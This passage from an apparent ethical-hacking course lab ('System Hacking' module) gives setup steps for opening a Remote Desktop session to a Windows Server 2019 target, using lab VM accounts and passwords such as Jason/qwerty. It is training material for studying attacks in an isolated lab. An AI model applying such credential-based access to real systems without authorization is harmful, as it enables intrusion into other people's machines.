
For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).

Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Module 06 – System Hacking

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.

